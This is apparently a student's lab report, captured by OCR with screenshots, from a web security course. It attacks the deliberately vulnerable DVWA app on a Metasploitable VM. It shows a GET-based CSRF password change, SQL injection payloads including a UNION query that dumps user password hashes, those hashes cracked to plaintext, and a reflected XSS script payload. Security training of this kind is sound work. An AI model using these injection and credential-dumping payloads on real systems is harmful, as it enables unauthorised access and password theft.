
Web application Security Project

Task 1: Using your metasploitable VM, check for the ip settings. Let's say for example the IP address is 192.168.x.x Enter the IP address in the address bar in your browser. You will see the GUI of the metasploitable environment. Click on DVWA Tasks to be performed: 1. Privilege escalation 2. CSRF 3. SQL injection 4. XSS Document the above attack methodology and explain your findings. Make use of tools like Burp Suite, ZAP.




Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)
Player

```
he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.

buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
pplicable law.

o access official Ubuntu documentation, please visit:
ttp://help.ubuntu.com/
o mail.
sfadmin@metasploitable:~$ ip a
: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
   inet6 ::1/128 scope host
      valid_lft forever preferred_lft forever
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
   link/ether 00:0c:29:bc:1c:78 brd ff:ff:ff:ff:ff:ff
   inet 192.168.150.131/24 brd 192.168.150.255 scope global eth0
   inet6 fe80::20c:29ff:febc:1c78/64 scope link
      valid_lft forever preferred_lft forever
: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
   link/ether 00:0c:29:bc:1c:82 brd ff:ff:ff:ff:ff:ff
sfadmin@metasploitable:~$ _
```

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

The IP address of my machine is **192.168.150.131**

2. CSRF



Not secure | 192.168.150.128/dvwa/vulnerabilities/csrf/

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


New password: •••••••••

Confirm new password: •••••••••

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Changing the password to password1.



Not secure | 192.168.150.128/dvwa/vulnerabilities/csrf/?password_new=password1&password_conf=password1&Change=Change#

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:


Confirm new password:

Password Changed

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

When I change the Password my URL gets changed. It is the input which is going back. It shows my new entered password and confirmed new password.



Not secure | 192.168.150.128/dvwa/vulnerabilities/csrf/?password_new=password2&password_conf=password2&Change=Change#

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:


```
Password Changed
```

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Copying and pasting the URL in other tab with some changes in the new password opens the same page.

3. SQL injection



Vulnerability: SQL Injection


User ID:

```
ID: 2
First name: Gordon
Surname: Brown
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

When I enter 2 it gives me the first name and the surname of ID 2.




Vulnerability: SQL Injection

User ID:

```
ID: 2' OR 'X' = 'X
First name: admin
Surname: admin

ID: 2' OR 'X' = 'X
First name: Gordon
Surname: Brown

ID: 2' OR 'X' = 'X
First name: Hack
Surname: Me

ID: 2' OR 'X' = 'X
First name: Pablo
Surname: Picasso

ID: 2' OR 'X' = 'X
First name: Bob
Surname: Smith
```

When I enter the condition **2’ OR ‘X’ = ‘X**, it gives me all the first name and surnames of the 5 users




Vulnerability: SQL Injection

User ID:

```
ID: 1' OR '1' = '1' UNION select user, password from users #
First name: admin
Surname: admin

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: Gordon
Surname: Brown

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: Hack
Surname: Me

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: Pablo
Surname: Picasso

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: Bob
Surname: Smith

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR '1' = '1' UNION select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

To know Who is id number 1,2,3,4 and 5, I used the condition **1' OR '1' = '1' UNION select user, password from users #**




Vulnerability: SQL Injection

User ID:

```
ID: ' UNION select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

When I used the condition **' UNION select user, password from users #** It is also giving me passwords of those IDs



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

The passwords are in the hash form. To crack these passwords I used www.crackstation.com.

4. XSS



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


```
><script> alert ("this is me")
```

```
Hello >
```

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Entering PHP script as **><script> alert ("this is me") </script>**

